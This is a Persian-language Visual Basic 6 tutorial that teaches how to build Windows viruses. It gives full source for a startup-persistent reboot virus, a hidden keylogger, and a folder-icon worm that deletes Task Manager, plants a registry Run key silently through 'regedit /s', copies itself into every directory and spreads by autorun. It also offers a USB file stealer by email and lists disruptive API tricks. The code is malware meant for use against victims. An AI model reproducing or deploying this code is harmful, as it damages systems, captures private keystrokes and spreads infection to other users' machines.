


پروژه ی ساخت ویروس ریستارت کننده ی رایانه :

توضیح : این ویروس با وارد شدن در رایانه خود را در استارت آپ کپی می کند و بعد از این کار با بالا آمدن دوباره ی ویندوز دوباره اجرا شده و سیستم را ریستارت می کند. در این برنامه برای اینکه بتوانید برنامه را روی سیستم خود اجرا کنید به آن یک پسورد اضافه شده که در صورت وارد کردن پسورد ویروس متوقف می شود.

ساخت برنامه : برای شروع یک پروژه از نوع استاندارد ایجاد کنید و مانند شکل کنترل ها را روی فرم قرار دهید.




بر روی فرم دو بار کلیک کنید و در قسمت دکلرشن تابع آپبی زیر را وارد کنید:

Private Declare Function GetUserName Lib "advapi32.dll" Alias
"GetUserNameA" (ByVal lpBuffer As String, nSize As Long) As Long

این تابع یوزر نام رایانه را برمی گرداند و از آن می توان برای یافتن آدرس استارت آپ به صورت زیر استفاده کرد:

C:\documents and settings\"user name"\start menu\programs\startup\



حال کدهای زیر را در رویداد فرم لود کپی تایپ کنید:

Private Sub Form_Load()

Dim s As String

Dim cnt As Long

Dim dl As Long

Dim CurUser As String

cnt = 199

s = String\$(200, 0)

dl = GetUserName(s, cnt)

If dl <> 0 Then CurUser = Left\$(s, cnt) Else CurUser = ""

Label1.Caption = CurUser ' label 1 in this line show user name

حال بر روی فرم یک کنترل لیبل ایجاد کرده و پروژه را اجرا کنید می بینید که در لیبل یوزر نام شما نوشته شده است . پروژه را از حالت اجرا خارج کنید. "توجه کنید که کدهای سبز رنگ فقط توضیح می باشند پس آنها را در برنامه وارد نکنید".

بعد از به دست آوردن نام رایانه حالا باید برنامه را در ستارت آپ قرار دهیم سپس برنامه با ید پیغامی مبنی بر وارد کردن پسورد نشان دهد اگر پسورد وارد شده صحیح بود برنامه متوقف و در غیر این صورت فرمان ریستارت اجرا می شود.

کد های زیر را به انتهای رویداد فرم لود یعنی کد های قبلی کپی کنید:

```
dim path as string
```

```
path="C:\Documents and Settings\" + Label1.Caption + "\Start Menu\Programs\Startup\ramin.exe"
```

```
filecopy FileCopy App.Path + "\" + App.EXENAME + ".exe",path
```

```
timer1.interval = 10000 این قسمت تایمر را به ۱۰ ثانیه مقدار دهی می کند
```

```
timer1.enable=true
```

در این کد ابتدا یک متغییر از نوع رشته ایجاد می شود سپس مسیر استارت آپ به همراه نام دلخواه فایل مقصد در متغییر وارد می شود بعد از آن با تابع کپی فایل مورد نظر در استارت آپ کپی می شود و تایمر فعال می شود.

```

Private Sub Form_Load()

    Dim s As String
    Dim cnt As Long
    Dim dl As Long
    Dim CurUser As String
    cnt = 199
    s = String$(200, 0)
    dl = GetUserName(s, cnt)
    If dl <> 0 Then CurUser = Left$(s, cnt) Else CurUser = ""
    Label1.Caption = CurUser ' label 1 in this line show
    Dim path As String
    path = "C:\Documents and Settings\" + Label1.Caption + "\St
    FileCopy App.path + "\" + App.EXENAME + ".exe", path
    Timer1.enable = True

End Sub

```

حالا باید کدهای مربوط به تایمر را بنویسیم. کدهای تایمر به این صورت هستند که بررسی می کند آیا در تکست بکس رمز مورد نظر تایپ شده یا نه. اگر درست بود دستور توقف در غیر این صورت برنامه سیستم را ریستارت خواهد کرد.

وارد قسمت کدهای تایمر شده و کدهای زیر را به برنامه اضافه کنید:

```

If text1.text = "password" then

Unload me

Else

Copy app.path+"\\"+"command.bat", "c:\windows\command.bat"

Shell "c:\windows\command.bat"

End if

```

شما بجای کلمه ی آبی رنگ پسورد مورد نظر خود را تایپ کنید .

فایل قرمز رنگ فایلی است که حاوی دستور ریستارت می باشد. بعدا نحوه ی ساخت آن را آموزش میدم.

```
Project1 - Form1 (Code)
Timer1 Timer
Private Sub Timer1_Timer()
If text1.Text = "password" Then
Unload Me
Else
Copy App.Path + "\" + "command.bat", "c:\windows\command
Shell "c:\windows\command.bat"
End If
End Sub
```

"shellکدی است برای اجرای یک فایل"

برای ساخت فایل ریستارت کننده برنامه ی کماند پرامپت را از مسیر زیر اجرا کنید:

Start\all programs\accessories\command prompt


و کدهای زیر را در آن وارد کنید.

>> copy con c:\command.bat

>> shutdown/R

>> ^Z 'this line write by press Ctrl+Z

روش دیگر این است که در یک ویرایشگر متن کدها را نوشته و بعد آن را با پسوند مورد نظر ذخیره ذخیره کنید.



```
Command Prompt
C:\Users\ramin>copy con g:\command.bat
shutdown/s
^Z
1 file(s) copied.
C:\Users\ramin>
```

اگر با دقت به کدهای تایمر نگاه کنید می فهمید که وقتی که فایل اجرایی هنگام ریستارت از درون استارت آپ اجرا میشود فایل کماند در مسیر فایل اجرایی وجود ندارد تا کپی شود برای همین هم خطایی رخ می دهد. برای مقابله با این خطا ما باید دستور زیر را به اول کدهای تایمر اضافه کنیم:


On error resume next

این کد باعث می شود وقتی برنامه در یک خط دچار خطا شد از آن چشم پوشی کند و به دستور بعدی را اجرا کند.

حالا کار تمام است و شما باید فایل اجرایی را کامپایل کنید و همراه فایل کماند آنها را در یک مسیر قرار دهید مانند شکل زیر.



command.bat



ini.exe

پروژه ی ساخت ویروس ثبت کلید:

توضیح : این بیشتر به یک جاسوس افزار شباهت دارد تا یک ویروس و کارش این است که کلیدهایی که توسط کیبورد زده می شوند را در یک فایل متنی قرار می دهد.

ساخت : یک پروژه ی جدید از نوع استاندارد ایجاد کنید و روی فرم دو عدد کنترل تایمر قرار دهید. کدهای زیر را در قسمت دکلاشن فرم قرار دهید:

```
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer
```

```
Dim str As String
```

کد اولی مربوط به تابعی است که فشرده شدن کلید ها را تشخیص می دهد. کد آبی رنگ یک متغیر از نوع رشته تعریف می کند که بعدا از آن استفاده خواهیم کرد.

کد های زیر را به فرم لود اختصاص دهید:

```
Private Sub Form_Load()
```

```
Timer۱.Interval = ۲۰۰
```


```
Timer۲.Interval = ۱۰۰۰۰
```

```
End Sub
```

این کد تایمرها را زمانبندی می کند . تایمر ۱ هر ۲۰۰ میلی ثانیه یک بار و تایمر ۲ هر ۱۰ ثانیه یک بار فعال می شوند. وظیفه ی تایمر ۱ این است که شماره ی کدها را می گیرد و شماره را به کاراکتر تبدیل

می کند بعد کدها را به متغییر عمومی می دهد با جمع شدن کدها در متغییر رشته ای از کاراکتر ها ایجاد می شود بعد از ۱۰ ثانیه تایمر دوم فعال شده و تایمر اولی را غیر فعال می کند. تایمر دوم فایلی را در مسیر مشخصی باز می کند و متغییر رشته ای را در آن می نویسد بعد از آن مقدار متغییر رشته ای را پوچ می کند و تایمر اول را فعال می کند.

شاید بپرسید که در تایمر اول مستقیما می توانیم کلید زده شده را به فایل انتقال دهیم اما نتیجه کار مانند شکل زیر می شود یعنی کاراکتر ها از بالا به پایین نوشته می شوند.



در حالی که باید از چپ به راست به صورت جمله ثبت شوند . پس به همین خاطر تایمر دوم هر ۱۰ ثانیه یک بار محتویات متغییر رشته ای را به صورت جمله در فایل می نویسد.

کدهای زیر را درون تایمر یک کپی کنید:

```
Private Sub Timer1_Timer()
```

```
For i = 1 To 255
```

```
results = 0
```

```
results = GetAsyncKeyState(i)
```

```
If results <> 0 Then
```

```
str = str + Chr(i)
```

```
End If
```


Next

End Sub

و کدهای زیر را در قسمت مربوط به تایمر ۲ می نویسیم:

```
Private Sub Timer2_Timer()
```

```
Timer1.Enabled = False
```

```
Open "g:\ramin.txt" For Append As #1 'open file for write data
```

```
Print #1, str 'this line input str
```

```
Close #1 'close file
```

```
str = ""
```

```
Timer1.Enabled = True
```

```
End Sub
```

قسمتی که با رنگ آبی نوشته شده است مسیر فایلی است که کاراکترها را نگهداری می کند شما می توانید مسیر دلخواه خود را وارد کنید. ساخت پروژه به پایان رسید حالا یک فایل اجرایی از آن بسازید و اجرا کنید و هرچه می خواهید (به دور) از فرم تایپ کنید!!!

خاصیت این برنامه این است که حتی اگر فکوس روی فرم نباشد یعنی اگر برنامه مخفی شود باز هم کلیدها را ثبت می کند.

پروژه ساخت ویروس ویروس سازنده ی پوشه :

توضیح : شاید ویروس جدیدی رو که خودشو شبیه پوشه در میاره دیده باشید .من هم می خوام نحوه ی ساختش رو به شما یاد بدم . البته سوره کدهای پروژه ی ما با اون فرق داره یعنی ما به صورت دیگری اونو برنامه نویسی می کنیم. آخر کار هم ازتون نمی خوام که اجراش کنید چون واقعا دردسر سازه . خوب دوباره یک پروژه ی جدید از نوع استاندارد بسازید.

شرح عملکرد: در این پروژه ما به یک درایو لیست بکس و یک دیر لیست بکس نیاز داریم.

کدهای فرم لود : فایل اصلی تاسک منیجر حذف می شود تا فرد قربانی نتواند ویروس را متوقف کند.

فایل اصلی همراه با مطعلقاتش در یک دایرکتوری مشخص قرار می گیرند. درایو لیست بکس لیست درایو های موجود را شناسایی می کند و آنها را یکی یکی به وسیله ی حلقه های تکرار به خورد دیرلیست بکس می دهد تا تمام دایرکتوری ها شناسایی شوند. باهر بار تکرار درونی ترین حلقه فایل اجرایی درون یک مسیر کپی خواهد شد تا اینکه تمام دایرکتوری ها پر از فایل اجرایی می شوند.


در اتمام کار فایل اجرایی خودش را می بندد و منتظر ریستارت دوباره می شود.

فایل اجرایی با استفاده از فایل نوشته شده در کماند پرامپت و فایل بکاپ ریجستری که بعدا توضیح داده می شوند خودش را در کلیدی از ریجستری می نویسد.

به ریجستری رفته و از مسیر زیر مانند شکل های داده شده کارها را انجام دهید:


[HKEY_CURRENT_USER]\microsoft\windows\Currentversion\run

یک String value بسازید:



مقدار آن را با مقدار زیر تغییر دهید:

"C:\windows\ramin.exe"



این کار باعث می شود که فایلی که مسیرش ذکر شده است با هر بار بالا آمدن سیستم اجرا شود. ما در اینجا باید یک بکاپ از این مسیر بگیریم تا در کامپیوتر دیگر بتوان بوسیله ی این بکاپ همین شرایط را ایجاد کرد یعنی با ریستارت شدن سیستم قربانی بتوان فایل ویروس را اجرا کرد.

برای گرفتن بکاپ بر روی Run کلیک کنید و مراحل زیر را انجام دهید:

File >> export >> r.reg



برای آزمایش Value string را پاک کنید و بر روی بکاپی که گرفته اید کلیک کنید پیغامی مبنی بر اعمال تغییرات ظاهر می شود آن را قبول کنید و دوباره به رجستری را مشاهده کنید

می بینید که Value string دوباره ساخته شده است.

حالا مساله از اینجا شروع می شود که ما باید این مقدار را طوری در سیستم قربانی قرار دهیم که پیغامی نشان داده نشود برای همین ما از کماند پرآمپت ویندوز استفاده می کنیم. اینبار به جای استفاده از کماند پرآمپت دستورات کماند پرآمپت را در یک ویرایشگر متن وارد می کنیم و آن را با پسوند (بت) ذخیره می کنیم. دستورات زیر را درون نت پد کپی کنید:

```
regedit/s r.reg
```



توجه کنید که در اینجا نام فایل با نقطه از پسوندش جدا می شود R.BAT برای اجرا باید دو فایل R.REG – R.BAT کنار هم باشند. حالا فایل با پسوند بت را اجرا کنید می بینید که مقدار مورد نظر را در رجستری بدون پرسش قرار می دهد. کار ساخت فایل های رجستری تمام شد حالا نوبت ساخت فایل اجرایی است.

بر روی کنترل Drive1 دو بار کلیک کنید و کدهای زیر را در آن تایپ کنید:

Private Sub Drive1_Change()

Dir1.Path = Drive1.Drive این کد مسیر دیرلیست بکس را برابر درایو انتخابی می کند.

End sub

کدهای زیر را در قسمت فرم لود فرم قرار دهید:

Private Sub Form_Load()

On Error Resume Next

App.TaskVisible = False

Kill "c:\windows\system32\taskmgr.exe" ' this line delet task manager

SetAttr App.Path + "\r.reg", -vbHidden ' this line unhide "r.reg" for use

SetAttr App.Path + "\r.bat", -vbHidden ' this line unhide "r.bat" for use

FileCopy App.Path + "\" + App.EXENAME + ".exe", "c:\windows\ramin.exe" 'copy ramin.exe

FileCopy App.Path + "\r.reg", "c:\windows\r.reg" ' copy r.reg

FileCopy App.Path + "\r.bat", "c:\windows\r.bat" ' copy r.bat

Print App.Path + "\r.bat"

Print App.Path + "\" + App.EXENAME + ".exe"

Shell App.Path + "\r.bat", vbHide ' this line open r.bat for make string value in registry

Dim a

Dim b

Dim c

Dim d

For a = 0 To Drive1.ListCount ' ListCount get number of drives

Drive1.Drive = Drive1.List(a)

For b = 0 To Dir1.ListCount - 1

FileCopy "c:\windows\ramin.exe", Dir1.List(b) + "\" + "r.exe"

FileCopy "c:\windows\r.reg", Dir1.List(b) + "\" + "r.reg"

FileCopy "c:\windows\r.bat", Dir1.List(b) + "\" + "r.bat"

SetAttr Dir1.List(b) + "\r.bat", vbHidden ' Hiden r.bat

```
SetAttr Dir1.List(b) + "\r.reg", vbHidden 'Hiden r.reg
```

Next b

Next a

Unload Me

End Sub

در کلیه ی پروژه ها کارهایی وجود دارند که خودتان باید آنها را انجام دهید مثلا کدها و تنظیمات مربوط به مخفی کردن فرم یعنی شما باید با ابتکار عمل کدهای جدیدی برای مخفی شدن بسازید.

حالا باید ایگون مناسبی برای پروژه انتخاب کنید مثلا ایگون یک پوشه . پروژه را به فایل اجرایی تبدیل کنید و آن را همراه با فایل های ریجستری در یک دایرکتوری قرار دهید. شما می توانید به وسیله ی اتوران در مموری و سی دی ویروس را منتشر کنید . این ویروس وقتی وارد رایانه شد تمام دایرکتوری ها را پر از فایل اجرایی شبیه به پوشه می کند که با پاک کردن پوشه ها هم نمی توان ویروس را از بین برد زیرا بوسیله ی ریجستری در هنگام ریستارت و یا کلیک اشتباهی روی فایل اجرایی که شبیه پوشه است دو باره کارش را آغاز می کند.

پروژه ی دزد فایل ها : این برنامه همراه اتوران مربوطه در فلاش مموری قرار داده می شود به محض اینکه به رایانه متصل شد فایل های با پسوند مشخص را در فلاش مموری کپی می کند و آنها را در یک پوشه مخفی می کند. متأسفانه به دلایل مشخص نباید نحوه ی ساخت این برنامه را به هر کسی آموزش داد بنابراین کسانی که مایل به ساخت و استفاده از آن هستند در ایمیل زیر آموزش برنامه را درخواست نمایند.

Ramin.abdi@yahoo.com

در این قسمت بعضی از توابع Api که می توان از آنها برای ویروس

نویسی مورد استفاده قرار داد شرح داده شده اند:

Exitwindows : این تابع برای خاموش کردن رایانه به کار میرود.

کدهای مربوط به دکلرشن :

```
Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, _  
ByVal dwReserved As Long)
```

```
Public Const EWX_FORCE = 4
```

```
Public Const EWX_LOGOFF = 0
```

```
Public Const EWX_REBOOT = 2
```

```
Public Const EWX_SHUTDOWN = 1
```

کدهای مربوط به دکمه :

```
Private Sub cmdShutdown_Click()
```

```
Dim MsgRes As Long
```

```
'Make sure that the user really want to shutdown
```

```
MsgRes = MsgBox("Are you sure you want to Shut Down Windows 95?", vbYesNo Or  
vbQuestion)
```

```
'If the user selects no, exit this sub
```

```
If MsgRes = vbNo Then Exit Sub
```

```
'else, shutdown windows and unload this form
```

```
Call ExitWindowsEx(EWX_SHUTDOWN, 0)
```

```
Unload Me
```

```
End Sub
```

مخفی کردن Taskbar: این برنامه تاسک بار ویندوز یا همان نوار پایین دسکتاپ را مخفی می کند

کدهای دکلرشن :

```
Declare Function SetWindowPos Lib "user32" (ByVal hwnd _  
As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, _  
ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal _
```

wFlags As Long) As Long

Declare Function FindWindow Lib "user32" Alias _

"FindWindowA" (ByVal lpClassName As String, ByVal _

lpWindowName As String) As Long

Const SWP_HIDEWINDOW = &H80

Const SWP_SHOWWINDOW = &H40

: کدهای Command1-command2

Private Sub Command1_Click()

Dim Thwnd as Long

Thwnd = FindWindow("Shell_traywnd", "")

Call SetWindowPos(Thwnd, 0, 0, 0, 0, SWP_HIDEWINDOW)

End Sub

Private Sub Command2_Click()

Dim Thwnd as Long

Thwnd = FindWindow("Shell_traywnd", "")

Call SetWindowPos(Thwnd, 0, 0, 0, 0, SWP_SHOWWINDOW)

End Sub

وارونه کردن دسکتاپ :

کدها دکلرشن :

Private Declare Function GetDesktopWindow Lib "user32" () As Long

Private Declare Function GetDC Lib "user32" (ByVal hwnd As Long) As Long

Private Declare Function StretchBlt Lib "gdi32" _

(ByVal hdc As Long, _

ByVal x As Long, _

ByVal y As Long, _

ByVal nWidth As Long, _

ByVal nHeight As Long, _


```
ByVal hSrcDC As Long, _  
ByVal xSrc As Long, _  
ByVal ySrc As Long, _  
ByVal nSrcWidth As Long, _  
ByVal nSrcHeight As Long, _  
ByVal dwRop As Long) As Long
```

کدهای فرم لود :

```
Private Sub Form_Load()  
  
'set the showintaskbar property to false  
  
'set the borderstyle of the form to none  
  
Form1.AutoRedraw = True  
  
Form1.ScaleMode = vbPixels  
  
a = GetDesktopWindow()  
  
b = GetDC(a)  
  
StretchBlt Form1.hdc, 0, 0, Screen.Width, Screen.Height, b, 0, _  
Screen.Height, Screen.Width, -Screen.Height, vbSrcCopy  
  
End Sub
```

می نیم کردن و ماکزیم کردن پنجره ها:

کدهای دکلرشن همراه با توابع :

```
Private Declare Function FindWindow Lib "user32" Alias _  
"FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName _  
As String) As Long  
  
Private Declare Function PostMessage Lib "user32" Alias "PostMessageA" _  
(ByVal hWnd As Long, ByVal wParam As Long, ByVal lParam As Long, _  
ByVal lParam As Long) As Long  
  
Private Const WM_COMMAND As Long = &H111  
  
Private Const MIN_ALL As Long = 419
```

```
Private Const MIN_ALL_UNDO As Long = 416
```

```
Public Sub MinimizeAll()
```

```
    Dim lngHwnd As Long
```

```
    lngHwnd = FindWindow("Shell_TrayWnd", vbNullString)
```

```
    Call PostMessage(lngHwnd, WM_COMMAND, MIN_ALL, 0&)
```

```
End Sub
```

```
Public Sub RestoreAll()
```

```
    Dim lngHwnd As Long
```

```
    lngHwnd = FindWindow("Shell_TrayWnd", vbNullString)
```

```
    Call PostMessage(lngHwnd, WM_COMMAND, MIN_ALL_UNDO, 0&)
```

```
End Sub
```

برگرداندن تصویر زمینه :

کدهای دکلمرشن :

```
Private Declare Function PaintDesktop Lib "user32" _
```

```
(ByVal hdc As Long) As Long
```

کدهای دکمه :

```
Private Sub Command1_Click()
```

```
    PaintDesktop Form1.hdc
```

```
End Sub
```

به تاخیر انداختن برنامه :

کدهای دکلمرشن :

```
Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
```

کدهای دکمه :

```
Private Sub Form_Load()
```

```
    Call Sleep(1000)
```

```
End Sub
```

تغییر دادن نام کامپیوتر:

کدهای دکلرشن :

```
Declare Function SetComputerName Lib "kernel32" _
```

```
Alias "SetComputerNameA" (ByVal lpComputerName As String) As Long
```

کدهای مربوط به دکمه: شما باید یک تکست بکس روی فرم قرار دهید.

```
Private Sub command1_Click()
```

```
SetComputerName text1.text.Text
```

```
End Sub
```

تغییر دادن تصویر زمینه :

کدهای مربوط به دکمه :

```
' Change the Windows wallpaper using the SystemParametersInfo API.
```

```
Private Sub Command1_Click()
```

```
Dim t As Long
```

```
Dim Wallpaper As String
```

```
Dim filename As String
```

```
filename = "c:\ramin.jpg"
```

```
Wallpaper = filename
```

```
If Wallpaper = "" Then Exit Sub
```

```
t = SystemParametersInfo(ByVal 20, vbnostring, ByVal Wallpaper, &H1)
```

```
If t = 0 Then
```

```
    MousePointer = 0
```

```
    MsgBox "Error changing wallpaper"
```

```
    Exit Sub
```

```
End If
```

```
End Sub
```

متوقف کردن دسکتاپ :

Option Explicit

```
Private Declare Function FindWindowEx Lib "user32" Alias "FindWindowExA" (ByVal hWnd1 As Long, ByVal hWnd2 As Long, ByVal lpsz1 As String, ByVal lpsz2 As String) As Long
```

```
Private Declare Function ShowWindow Lib "user32" (ByVal hWnd As Long, ByVal nCmdShow As Long) As Long
```

```
Private Declare Function SystemParametersInfo Lib "user32" Alias "SystemParametersInfoA" _  
    (ByVal uAction As Long, ByVal uParam As Long, lpvParam As Any, ByVal fuWinIni As Long) As Long
```

```
Private Const SPI_SCREENSAVERRUNNING = 97
```

کدهای ماجول خارجی :

Option Explicit

```
